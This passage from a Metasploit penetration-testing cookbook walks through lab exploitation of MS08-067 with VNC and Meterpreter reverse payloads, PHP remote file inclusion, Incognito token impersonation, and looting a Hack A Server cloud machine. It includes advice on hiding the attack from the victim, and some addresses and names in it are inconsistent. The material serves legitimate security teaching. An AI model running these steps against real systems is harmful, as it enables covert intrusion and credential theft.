VNCHOST => 192.168.129.128
msf exploit(ms08_067_netapi) > set LHOST 192.168.129.128
LHOST => 192.168.129.128
msf exploit(ms08_067_netapi) > set RHOST 192.168.129.131
RHOST => 192.168.129.131
msf exploit(ms08_067_netapi) > set DisableCourtesyShell TRUE
DisableCourtesyShell => TRUE
msf exploit(ms08_067_netapi) > show options
Module options:
```

| Name | Current Setting | Required | Description |
|--|-----------------|----------|-------------|
| RHOST address | 192.168.129.131 | yes | The target |
| RPORT service port | 445 | yes | Set the SMB |
| SMBPIPE name to use (BROWSER, SRVSVC) | BROWSER | yes | The pipe |

Payload options (windows/vncinject/reverse_tcp):

| Name | Current Setting | Required | Description |
|---|-----------------|----------|-------------|
| AUTOVNC Automatically launch VNC viewer if present | true | yes | |
| EXITFUNC technique: seh, thread, process, none | thread | yes | Exit |
| LHOST address | 192.168.129.128 | yes | The listen |
| LPORT port | 4444 | yes | The listen |
| VNCHOST host to use for the VNC proxy | 192.168.129.128 | yes | The local |
| VNCPORT port to use for the VNC proxy | 5900 | yes | The local |

Exploit target:

```

Id  Name
--  ----
0   Automatic Targeting
msf exploit(ms08_067_netapi) > exploit
[*] Started reverse handler on 192.168.129.128:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (NX)
[*] Attempting to trigger the vulnerability...

```

```
[*] Sending stage (445440 bytes) to 192.168.129.131
[*] VNC Server session 1 opened (192.168.129.128:4444 ->
192.168.129.131:1145) at 2013-09-30 17:52:21 +0530
[*] Starting local TCP relay on 192.168.129.128:5900...
[*] Local TCP relay started.
[*] Launched vncviewer.
[*] Session 1 created in the background.
msf exploit(ms08_067_netapi) > Connected to RFB server, using
protocol version 3.8
Enabling TightVNC protocol extensions
No authentication needed
Authentication successful
Desktop name "Monika"
VNC server default format:
    32 bits per pixel.
    Least significant byte first in each pixel.
    True colour: max red 255 green 255 blue 255, shift red 16
green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
    32 bits per pixel.
    Least significant byte first in each pixel.
    True colour: max red 255 green 255 blue 255, shift red 16
green 8 blue 0
Using shared memory PutImage
Same machine: preferring raw encoding
CleanupSignalHandler called
ShmCleanup called
[*] VNC connection closed.
[*] VNC Server session 1 closed.
msf exploit(ms08_067_netapi) >
```

How it works...

Using the said exploit and payload, we can get a display of the target machine.



Users of the target system are not aware of the fact that their display is being shared. So, we have to disable the Metasploit courtesy shell, which appears on the target system's display. If the courtesy shell is not disabled, then it will show a blue command-prompt window at the time of exploitation that can alarm a user of our intentions.

Exploiting a vulnerable PHP application

In this recipe, we will exploit a PHP application using Metasploit. We will do this by exploiting a vulnerability called **RFI (Remote file inclusion)** that allows an attacker to compel the PHP code of his/her choosing to be run by the remote site.

Getting ready

We need to know the exact path to the vulnerable site and then load the Metasploit framework (by typing `msfconsole`):

`Msf>`

How to do it...

Let us exploit it now:

1. Load `exploit/unix/webapp/php_include`.

```
msf > use exploit/unix/webapp/php_include
msf exploit(phi_include) > show options
```

Module options:

| Name | Current Setting | Required | Description |
|----------|--|----------|--|
| PATH | / yes | | The base directory to prepend to the URL to try |
| PHPRFIDB | /opt/metasploit3/msf3/data/exploits/php/rfi-locations.dat no | | A local file containing a list of URLs to try, with XXpathXX replacing the URL |
| PHPURI | no | | The URI to request, with the include parameter changed to XXpathXX |
| Proxies | no | | Use a proxy chain |

| | | |
|---------------------|-------------|---------------------------------|
| RHOST | yes | The target address |
| RPORT | 80 yes | The target port |
| SRVHOST | 0.0.0.0 yes | The local host to listen on. |
| SRVPORT | 8080 yes | The local port to listen on. |
| URIPATH | no | The URI to use for this exploit |
| (default is random) | | |
| VHOST | no | HTTP server virtual host |

Exploit target:

```

Id  Name
--  ---
0   Automatic

```

- Now, provide the URL to our PHP shell; we simply need to place the text XXpathXX:

```

msf exploit/php_include) > set PHPURI /rfi_me.php?path=XXpathXX
PHPURI => /rfi_me.php?path=XXpathXX
msf exploit/php_include) > set RHOST 192.168.129.128
RHOST => 192.168.129.128

```

- Finally, we will use the PHP Meterpreter payload:

```

msf exploit/php_include) > set PAYLOAD php/meterpreter/bind_tcp
PAYLOAD => php/meterpreter/bind_tcp
msf exploit/php_include) > exploit
[*] Started bind handler
[*] Using URL: http://0.0.0.0:8080/ehgqo4
[*] Local IP: http://192.168.1.101:8080/ehgqo4
[*] PHP include server started.
[*] Sending stage (29382 bytes) to 192.168.1.150
[*] Meterpreter session 1 opened (192.168.1.101:56931 ->
192.168.129.128:4444) at 2013-09-21 14:35:51 -0600
meterpreter >

```

Incognito attack with Meterpreter

Incognito allows us to impersonate user tokens when a system has been successfully breached. This was integrated into Metasploit first, then to Meterpreter. In this recipe, we will be covering the very interesting Incognito.



Tokens are much similar to web cookies. They are similar to temporary keys that allow us to enter the system and network without having to provide authentication details each time. Incognito exploits this by replaying that temporary key when asked to authenticate.

There are two types of tokens: `delegate` and `impersonate`. `Delegate` are for interactive logons, whereas `Impersonate` tokens are for noninteractive sessions.

Getting ready

Let's load an exploit, `ms08_067_netapi`, with a Meterpreter payload:

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set RHOST 129.168.129.130
RHOST => 129.168.129.130
msf exploit(ms08_067_netapi) > set PAYLOAD
windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > set LHOST 129.168.129.128
LHOST => 129.168.129.128
msf exploit(ms08_067_netapi) > show targets
```

Exploit targets:

| Id | Name |
|----|----------------------------------|
| -- | ---- |
| 0 | Automatic Targeting |
| 1 | Windows 2000 Universal |
| 2 | Windows XP SP0/SP1 Universal |
| 3 | Windows XP SP2 English (NX) |
| 4 | Windows XP SP3 English (NX) |
| 5 | Windows 2003 SP0 Universal |
| 6 | Windows 2003 SP1 English (NO NX) |
| 7 | Windows 2003 SP1 English (NX) |

```

8   Windows 2003 SP2 English (NO NX)
9   Windows 2003 SP2 English (NX)

```

```

msf exploit(ms08_067_netapi) > set TARGET 8
target => 8
msf exploit(ms08_067_netapi) > exploit

```

```

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Triggering the vulnerability...
[*] Transmitting intermediate stager for over-sized stage...(191
bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (129.168.129.128:4444 ->
129.168.129.130:1028)

```

```
meterpreter >
```

How to do it...

We now have a Meterpreter session for the Incognito attack:

1. Let us use Incognito step-by-step:

```

meterpreter > use incognito
Loading extension incognito...success.
meterpreter > help

```

Incognito Commands

```
=====
```

| Command | Description |
|----------------|---|
| ----- | ----- |
| add_group_user | Attempt to add a user to a global group with all tokens |


```
    add_localgroup_user  Attempt to add a user to a local
group with all tokens
    add_user             Attempt to add a user with all tokens
    impersonate_token   Impersonate specified token
    list_tokens         List tokens available under current
user context
    snarf_hashes        Snarf challenge/response hashes for
every token
```

```
meterpreter >
```

2. We will need to first identify if there are any valid tokens on this system. Now, to list tokens, we will be using the following command:

```
meterpreter > list_tokens -u
```

```
Delegation Tokens Available
=====
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
XYZ.IN\Administrator
```

```
Impersonation Tokens Available
=====
NT AUTHORITY\ANONYMOUS LOGON
```

```
meterpreter >
```

3. Next, is token impersonation (we will impersonate XYZ.IN here):

```
meterpreter > impersonate_token XYZ.IN\Administrator
[+] Delegation token available
[+] Successfully impersonated user XYZ.IN \Administrator
meterpreter > getuid
Server username: SNEAKS.IN\Administrator
meterpreter >
```

4. Now, let's run a shell as this individual account by running `execute -f cmd.exe -i -t` from within Meterpreter. The `execute -f cmd.exe` tells Metasploit to execute `cmd.exe`; the `-i` parameter allows us to interact with the victim's PC, and the `-t` parameter assumes the role we just impersonated through Incognito:

```
meterpreter > shell
Process 2804 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
C:\WINDOWS\system32>
```

So, the system is now compromised.

See also

You can read more about Incognito and how token stealing works via *Luke Jennings'* paper (http://labs.mwrinfosecurity.com/assets/142/mwri_security-implications-of-windows-access-tokens_2008-04-14.pdf).

Pentesting in the Cloud

In this appendix, we will cover:

- ▶ Pentesting in the cloud
- ▶ Pentesting in the cloud with hackaserver.com

Introduction

Cloud computing is like distributed computing over a network that possesses the ability to run a program on many connected machines simultaneously. In cloud computing, the word cloud is used as a metaphor for the Internet, so cloud computing means a kind of Internet-based computing, where different services are delivered to an organization's computers and devices via the Internet.

Currently the standards needed to make cloud computing work are not fully defined, and thus has left many companies to define their own cloud computing technologies. Penetration testing the cloud can make for tricky waters to navigate, due to its shared responsibility architecture.

The cloud focuses on enhancing the usage of shared resources effectively. Cloud resources are not only shared by multiple users but are reallocated dynamically per demand. For example, the cloud computer facility which serves European users during European business hours with a specific application (for example, e-mail), while the same resources are getting reallocated and serve North American users during North America's business hours with another application (for example, web server). This effort should increase the use of computing powers so as to reduce environmental damage which is required for a variety of functions.

Why do we need the cloud? The answer to this question is given in the following points:

- ▶ We do not have to pay for things such as installing and updating software, installing and managing e-mail servers and/or fine servers, and running backups. All of the charges for maintaining the service or application is the responsibility of the cloud vendor.
- ▶ You might be able to form your separate application needs into one multi-application cloud computing service.

For instance, Google Apps for Business includes e-mail and a calendar scheduling application, Google Docs for creating documents, presentations, forms, and using online file storage, and Google Sites for creating websites all for only U.S. \$5/month for each person on your account.
- ▶ Cloud computing application has made integration tasks easier, as many cloud computing applications include an **Application Programming Interface (API)** that is capable of finding compatible applications.
- ▶ It's easier and faster to sign up for a cloud computing application as compared to buying a server, getting it up, and installing software on it.
- ▶ In cloud, everything is data, so everything can be copied or moved, such as application servers, **Cloud Virtual Routers (CVR)**, and virtual switches.

The **National Institute of Standards and Technology's (NIST)** definition of cloud computing identifies five essential characteristics as follows:

- ▶ On-demand self service
- ▶ Broad network access
- ▶ Resource pooling
- ▶ Rapid elasticity
- ▶ Measured service

For more details, you can visit the link http://en.wikipedia.org/wiki/Cloud_infrastructure.

Instruction as a service

In the most fundamental cloud-service model, **Infrastructure as a Service (IaaS)** offers computers (physical) or, more often, virtual machine's other resources. Additional resources, such as a virtual-machine disk image library, raw (block), and file-based storage, firewalls, load balancers, IP addresses, **Virtual Local Area Networks (VLANs)**, and software bundles are offered by IaaS clouds often. They provide these resources on-demand from their large pools installed in data centers. For broad-area connectivity, customers can utilize either the Internet or carrier clouds (dedicated VPN).

To deploy their applications, cloud users actually install operating-system images and their application software on the cloud infrastructure. In this service model, the cloud user patches and maintains the operating systems and the application software. Here, cost reflects the amount of resources allocated and consumed.

Examples of IaaS providers: Amazon EC2, Google Compute Engine, HP Cloud, Joyent, Linode, NaviSite, Rackspace, Windows Azure, ReadySpace Cloud Services, Terremark, and Internap Agile.

IaaS is a provision model in which an organization outsources the accessories used to support operations like storage, hardware, servers, and networking components. The service provider owns the equipment and is responsible for its maintenance. The client typically pays on a per-use basis.

Characteristics of IaaS are:

- ▶ Utility computing service
- ▶ Billing model
- ▶ Automated administrative tasks
- ▶ Dynamic scaling
- ▶ Desktop virtualization
- ▶ Policy-based services
- ▶ Internet connectivity



Infrastructure as a Service is sometimes referred to as **Hardware as a Service (HaaS)**.

Platform as a service

In the **Platform as a service (PaaS)** model, cloud providers offer a computing platform that involves an operating system, a programming language execution platform, a database, and a web server. Application developers can develop and run their software solutions on a cloud platform, without the cost and complexity of purchasing and managing the required hardware and software layers. With PaaS, the underlying computer and storage resources scale themselves to match application demand so that the cloud user does not need to allocate resources manually. It has also been proposed by an architecture aiming to introduce real-time resource allocation in cloud environments.



PaaS is a way to rent hardware, operating systems, storage, and network capacity over the Internet. The service delivery model enables the customer to rent virtualized servers and associated services so as to run existing applications or develop and test new ones.

Examples of PaaS are: AWS Elastic Beanstalk, Cloud Foundry, Heroku, Force.com, Engine Yard, Mendix, OpenShift, Google App Engine, AppScale, Windows Azure Cloud Services, OrangeScape, and Jelastic.

PaaS is said to be an outgrowth of **Software as a Service (SaaS)**. It is a software distribution model in which hosted software applications are made available to customers via the Internet.

Using PaaS, operating system features can be changed and updated frequently. Geographically distributed development teams can work at much ease together on software development projects. Moreover, services can be obtained from several sources that cross international boundaries. Overall expenses can also be minimized by unification of programming development efforts.

On the downside, PaaS involves some risk of **lock-in** if offerings require proprietary service interfaces or development languages. Another potential pitfall is that the flexibility of offerings may not meet the needs of some users whose requirements rapidly evolve.

Software as a service

In SaaS, users are provided access to application software and databases. The infrastructure and platforms that run the applications are managed by cloud providers. SaaS is sometimes referred to as on-demand software and is priced on a pay-per-use basis. SaaS providers generally price applications using a subscription fee.

SaaS is a term used to describe a storage model where a business or organization (the client) rents or leases storage space from a third-party provider. Data is transferred from the client to the service provider via the Internet, and the client then accesses their stored data using software provided by the storage provider. The software is used to perform common tasks related to storage, such as data backups and data transfers. SaaS is popular with SMBs because there is usually no start-up costs (for example, servers, hard disks, IT staff, and so on) involved. Businesses pay for the service, based only on the amount of storage space used. SaaS may also be called hosted storage. See the related term Storage Service Provider.

Examples of SaaS include: Google Apps, Microsoft Office 365, Petrosoft, Onlive, GT Nexus, Marketo, Casengo, TradeCard, Rally Software, Salesforce, ExactTarget, and CallidusCloud.

Proponents claim SaaS allows a business the potential to reduce IT operational costs by outsourcing hardware and software maintenance and support to the cloud provider. This enables the business to reallocate IT operations costs away from hardware/software spending and personnel expenses, and toward meeting other goals. Since the applications are hosted centrally, updates can be released without the need for users to install new software. One drawback of SaaS is that users' data are stored on the cloud provider's server. Due to this, there could be unauthorized access to the data.

Pentesting in the cloud

Pentesting in the cloud demands more coordination, and may account for new considerations and restrictions that common pentesters are unaccustomed to. Testers should work in a way to understand the best way to coordinate with the cloud service providers and what their pre-requisites and policies are. They should also seek to coordinate with the cloud architecture to ensure scans, enumerations, and tests are effective and produce the best desired results possible.

Industries are moving their resources into the cloud. It requires vulnerability assessments and penetration tests of crucial assets to determine the presence of vulnerabilities and what risks they are prone to. In many cases, compliance requirements may urge for pentests as well. Although, performing scans, enumeration tasks, and penetration tests in the cloud somewhat differs from those that run on a typical network or an application. So, some of the important factors must be kept in mind before moving on to plan a strategy for pentesting in the cloud environment.

The type of the cloud can overpower the decision of whether pentesting is possible or not. For the most part PaaS and IaaS clouds will permit pentesting. However, SaaS providers are not likely to allow customers to pentest their applications and infrastructure, with the exception of third parties performing the cloud providers' own pentests for security best practices.

The second important aspect to consider when performing cloud pentests is the type of tests we are allowed to perform according to CSP's policies. As the cloud resources are usually hosted on multitenant platforms, many attacks will lead to an increase in resource consumption, including bandwidth and system memory as well. With a multitenant environment, this could negatively affect other customers' resources, so most CSPs will forbid any DoS attacks, other exploits, or scans that are familiar to impact local resource availability.

When considering advanced pentests, testers will also exploit one system or application and then use that compromised system as a staging point for additional attacks against other systems or applications, this technique is commonly known as Pivoting.



When resources are hosted within a CSP ambience, pivoting is generally allowed. However, pivoting back out of the cloud to attack resources in the other cloud as the new attack source is usually not permitted.

Pentesting in the cloud with hackaserver.com

If our assets are in the cloud, we can apply penetration tests on them like any other system with an IP address. But setting up a penetration testing lab can be time-consuming and expensive (unless you have the hardware already). So we will be using a free service called Hack A Server, which offers vulnerable machines to pwn in the cloud. We will be using an instance of Metasploit Pro here in this experiment.

Getting ready


To pentest in the cloud, the following will be required:

1. Download and launch a VPN configuration to connect to the vulnerable machines.
2. Go to Hack A Server (www.hackaserver.com) and sign up for a free account. Once signed up, click on **Training Arena** on the toolbar, as shown in the following screenshot:

The screenshot shows a web browser window with the URL `hackaserver.com/users/sign_in`. The page features the Hack A Server logo (HaaS) and navigation links for "Training Arena", "Pricing", and "Our Blog". The main content is a "Sign in" form with the following elements:


- A "Login" input field containing the email address `monikaagarwal51@gmail.com`.
- A "Password" input field with masked characters (dots).
- A "Remember me" checkbox, which is currently unchecked.
- A green "Sign in" button.
- A link for "Forgot your password?" at the bottom left.

- Then click on **Training Arena** in your own space. You will get list of all the vulnerable machines as shown in the following screenshot:



How to do it...


- We can see lots of vulnerable machines. We will be selecting **Metasploitable** and then clicking on the **Hack it!** button on the right-hand side.



- You must set up your VPN connection to the arena. Download your connection certificate here. Unzip the certificate bundle, then run the `openvpn client.conf` command and submit a vulnerability.
- Now, we will download the connection certificate and then run the following commands:

```
unzip monika-connectionpack.zip
openvpn client.conf
```

4. Open a second terminal window and ping the Metasploitable server on 10.3.33.132.
5. Now, let's exploit the machine with the following commands:
 - ❑ Open your Firefox browser and browse to `https://localhost:3790`.
 - ❑ Go into the default project and click on the **Scan** button. Enter `10.3.33.132` and click on **Launch Scan**.
 - ❑ Once the scan has completed, go to the **Analysis** menu and click on the **Hosts** option.



6. Click on **Exploit**. It will now match up the right exploits with the operating system and services fingerprinted on the Metasploitable machine, and then the smart exploitation process will be launched. When using Metasploitable, it is preferable to use `exploit/unix/misc/distcc_exec`.
7. Once the exploitation process has completed, click on the **Sessions** button in the toolbar. You should see one open session with the ping **10.3.33.132**.
8. We can now proceed with various scripts after the session is complete.
9. Click on **Collect** and check the box next to Session 1. Then click on the **Collect System Data** button on the bottom right. This will now collect passwords, screenshots, and other evidence from the machine. If you go back to the **Hosts** screen in the **Analysis** menu, you'll see that the machine is marked as **looted**.

There's more...

There is a research paper on the internet called *Cloud Penetration Testing* by *Ralph LaBarge* and *Thomas McGuire* that presents the results of a series of penetration tests performed on the OpenStack Essex Cloud Management Software. This paper discusses penetration testing of the OpenStack Essex Cloud Management Software package. The paper is organized into nine sections as follows:

- ▶ *INTRODUCTION*
- ▶ *OPENSTACK CLOUD MANAGEMENT SOFTWARE*
- ▶ *SELECTION OF PENETRATION TESTING SOFTWARE*
- ▶ *DESIGN & IMPLEMENTATION OF THE TEST CLOUD*
- ▶ *DESIGN & IMPLEMENTATION OF THE PENETRATION TEST ENVIRONMENT*
- ▶ *DESCRIPTION OF THE PENETRATION TESTS PERFORMED*
- ▶ *TEST RESULTS*
- ▶ *SUMMARY and CONCLUSIONS*
- ▶ *REFERENCES*

You can read it at <http://cryptome.org/2013/07/cloud-pentest.pdf> link.



Metasploit Pro is available as an **Amazon Machine Image (AMI)**, so it can easily be run in the Amazon cloud to carry out external penetration tests.

In addition, some other tools are available for cloud-focused pentesting. Core CloudInspect was recently released by Core Security Technologies, a well-known provider of professional pentesting products. Core CloudInspect is a cloud-based pentesting platform that integrates with Amazon's EC2 cloud environment, which greatly simplifies scheduling and testing.



As Amazon has endorsed CloudInspect as a convenient and effective way to schedule and perform pentests against Amazon-hosted cloud resources, many Amazon customers may adopt CloudInspect for penetration testing.

Index

A

ACE 174

ACK scan [-sA] 39

AcroJS heap spray 100

active information gathering 32

Adobe Flash Player vulnerability

exploiting 100, 101

Adobe Reader U3D Memory Corruption

working with 104-106

Antiparser 161

antiviruses services

killing, from command line 116, 117

antivirus programs

disabling, killav.rb script used 112-115

AUTO_DETECT flag 213

auxiliary admin modules

working with 125-127

B

background command 229

BackTrack

about 16

upgrading, from R2 to R3 18

BackTrack 5 R3

installing 16, 17

PostgreSQL, configuring 23, 24

PostgreSQL, installing 23

BBQSQL

about 27

attack, executing 29

binary search technique 29

downloading 29

frequency search technique 29

injection 30

options, setting up 28

parameters, setting up 27

user interface 30

working with 27-30

binary search technique, BBQSQL 29

C

cloud

pentesting 293

pentesting, Hack A Server used 294-296

Cloud computing 289

Cloud Virtual Routers (CVR) 290

cmd_exec(cmd) mixin 263

CMshtmlEd object 97

connect() function 147

connect_login function 136

crunch utility

parameters 124, 125

used, for generating passwords 124

custom post-exploitation module

building 137-141

D

database

configuring, for storing penetration testing

results 25, 26

Decoy [-D] 41, 42

Default desktop 246

dig command

using 35

Disconnect desktop 246

Distributed Component Object Model (DCOM)

78

DLL definition

adding, to Railgun 267, 268

DLLHijackAudit kit 93

DNmap

used, for port scanning 42, 43

DoABC tag 100

DoS attack

about 177

launching 178, 179

DoS attack module 12-130

Dynamic Link Library (DLL) 93

E

enumdesktops command

using 244

eventlog_clear(evt = "") 263

eventlog_list() mixin 263

evil twin attack

about 201

performing 202-204

existing meterpreter script

analyzing 272-277

exit command 231

Exploit::BruteTargets mixin 144

Exploit::Capture mixin 145

exploit mixins

about 144

Exploit::BruteTargets 144

Exploit::Capture 145

Exploit::Remote::DCERPC 144

Exploit::Remote::Ftp 144

Exploit::Remote::MSSQL 144

Exploit::Remote::SMB 144

Exploit::Remote::TCP 144

Exploit::Remote::UDP 144

exploit modules

converting, to Metasploit module 149-154

porting 154, 155

testing 154, 155

exploit modules, Linux 89

Exploit::Remote::DCERPC mixin 144

Exploit::Remote::Ftp mixin 144

Exploit::Remote::MSSQL mixin 144

Exploit::Remote::SMB mixin 144

Exploit::Remote::TCP mixin 144

Exploit::Remote::UDP mixin 144

F

Fern Cookie Hijacker

about 197

working 198

Fern WiFi Cracker

about 182

setting up 183, 184

used, for cracking WEP and WPA 189-196

file_local_write(file2wrt, data2wrt) mixin 263

filesystem commands, meterpreter

working with 231-233

FileZilla FTP fuzzer

writing 158-161

frequency search technique, BBQSQL 29

FTP module

analyzing 134-137

FTP servers

scanning 55, 56

function definition

adding, to Railgun 267

fuzzer

about 155

working 156

fuzzer modules

about 156

experimenting with 156-158

fuzzing

about 155

types 155

G

gAlan Zero day exploit 150

getdesktop command

using 245

getuid command 230

executing 238

Google Hacking Database (GHDB) 33

H

Hack A Server

used, for pentesting in cloud 294-296

hash

passing 250

hashdump meterpreter script

about 250
using 250-252

I

iaxflood 177

IE execCommand vulnerability

exploiting 97-99

impersonation attack 176

Incognito 284

Incognito attack

with meterpreter 284-287

infectious media generator

about 224
working with 224-226

information gathering

about 31
active information gathering 32
passive information gathering 32
social engineering 32
techniques 32

Infrastructure as a Service (IaaS)

about 290, 291
characteristics 291

interfaces

sniffing, tcpdump used 185-189

inviteflood 177

is_admin?() mixin 263

is_uac_enabled?() mixin 263

K

karmetasploit

configuring 205-208

keimpx

about 48
used, for checking SMB credentials 48-51

keyscan_dump command

using 245

keyscan_start command

using 245

keystroke sniffing 244

killav.rb script

using, for disabling antivirus
programs 112-116

KiTrapOD exploit 237

L

Linux

about 85
exploit modules 89
penetration testing, performing 86-88

Linux machine

exploiting 85

M

Management Information Base (MIB) interface 56

MD5Decrypter 252

Metasploit Anti-Forensic Investigation Arsenal (MAFIA) 244

Metasploit framework

about 7, 9
architecture diagram 10
cloning 14
configuring, on Ubuntu 13
configuring, on Windows 11
database error, during installation 12
error, during installation 14, 15
exploit 9
fuzzer modules 156
installing, with BackTrack 5 R3 16
modules 9
MSF Core library 10
payload 9
Ruby Extension (Rex) library 10
setting up, with SSH connectivity
on VM 21, 22
URL 11
user interfaces 10
User Interface (UI) 10
vulnerability 9

meterpreter

about 228
advantages 228
filesystem commands 231
functions 228
hash, passing 250
multiple communication channels, setting up
with target 239
networking commands 233

- persistent connection, setting up with
 - backdoors 253
- pivoting with 256-258
- port forwarding 258, 259
- privilege escalation 236
- process migration 236
- scraper meterpreter script 248
- system commands 229
- timestomp command 241
- working 231
- meterpreter API**
 - about 261
 - calls 262
 - using 261-263
- meterpreter mixins**
 - about 263
 - cmd_exec(cmd) 263
 - eventlog_clear(evt = "") 263
 - eventlog_list() 263
 - file_local_write(file2wrt, data2wrt) 263
 - is_admin?() 263
 - is_uac_enabled?() 263
 - registry_createkey(key) 263
 - registry_deleteval(key, valname) 263
 - registry_delkey(key) 263
 - registry_enumkeys(key) 263
 - registry_enumvals(key) 263
 - registry_getvaldata(key, valname) 263
 - service_create (name, display_name, executable_on_host, startup=2) 264
 - service_delete(name) 264
 - service_info(name) 264
 - service_list() 264
 - service_start(name) 264
 - service_stop(name) 264
- Metsvc script 253**
- Microsoft Excel 2007 buffer overflow 104**
- migrate command**
 - using 238
- mixins 144**
- Modified-Accessed-Created-Entry (MACE) attributes 241**
- module building**
 - basics 132, 133
- module structure**
 - exploiting 145, 147
- msfcli interface 11**
- msfconsole interface 11**
- msfGUI interface 11**
- msfpayload**
 - about 106
 - drawback 106
 - experimenting with 107
- msfvenom**
 - using 149
 - working with 147-149
- MS Word RTF stack buffer**
 - exploiting 101, 103
- multi-attack web method**
 - working with 223
- multiple communication channels**
 - setting iup, with target 239-241
- mysql_enum module 125**

N

- Nessus**
 - about 59
 - leveraging 59, 60
 - URL 61
 - working 60, 61
 - working, in web browser 61
- Netcraft 33**
- net stop command 118**
- networking commands, meterpreter**
 - ipconfig command 234
 - portfwd command 235
 - route command 233
 - working with 233-236
- NeXpose**
 - about 62
 - scan results, importing 63
 - used, for scanning 62, 63
- Nmap**
 - about 37
 - Decoy [-D] 41
 - operating system identification [-O] 40
 - using 37
 - version detection [-sV] 41
- Nslookup command**
 - using 35
- NTLM/LM decrypter 251**

O

online password decryption 252

OpenVAS

- about 64
- working with 64-69

Open Vulnerability Assessment System. *See*

OpenVAS

operating system identification [-O] 40

Oracle database vulnerability 129

Oracle vulnerability

- analyzing 127-129

P

PaaS

- about 291, 292
- examples 292
- using 292

packet capture

- about 185
- filtering 185

parameters, fuzzer

- CYCLIC 157
- ENDSIDE 157
- ERROR 157
- EXTRALINE 157
- FUZZCMDS 157
- SRVHOST 157
- SRVPORT 157
- STARTSIZE 157
- STEPSIZE 157

passive information gathering

- about 32
- dig query, analyzing 35
- Nslookup, performing 35
- performing 34
- third-party websites, using 36
- whois lookup, performing 34

password files

- generating, crunch utility used 124

penetration testing

- performing, on Linux 86-88
- performing, on Windows 8 82-85
- performing, on Windows XP SP2 machine 74-78
- results, storing in database 25, 26
- setting up, VMware used 19, 20

Penetration Testing Execution Standard. *See*

PTES

pentesting

- about 293
- in cloud, Hack A Server used 294

persistent connection

- setting up, with backdoors 253-255

PHP application

- exploiting 282, 283

pivoting

- with meterpreter 256

port forwarding

- with meterpreter 258
- working 260

port scanning

- about 37
- performing, Nmap used 37, 38

port scanning, DNmap used

- performing 42-48

port scanning, Nmap used

- ACK scan [-sA] 39
- SYN scan [-sS] 38
- TCP connect [-sT] scan 37
- UDP scan [-sU] 38

post-exploitation modules

- about 130
- working with 130, 131

PostgreSQL

- configuring, in BackTrack 5 R3 24
- deleting 25
- error, while connecting 25
- installing, in BackTrack 5 R3 23

privilege escalation

- about 236
- getsystem command 236

process migration

- about 236

ps command 230

- using 238

PTES 8

PTES phases

- exploitation 9
- intelligence gathering phase 8
- post exploitation 9
- pre-engagement interactions 8
- threat modeling 8
- vulnerability analysis 8

R

Railgun

- about 264-266
- definitions 266
- DLL definition, adding 267
- documentation 266
- function definition, adding 268

registry_createkey(key) mixin 263

registry_deleteval(key,valname) mixin 263

registry_delkey(key) mixin 263

registry_enumkeys(key) mixin 263

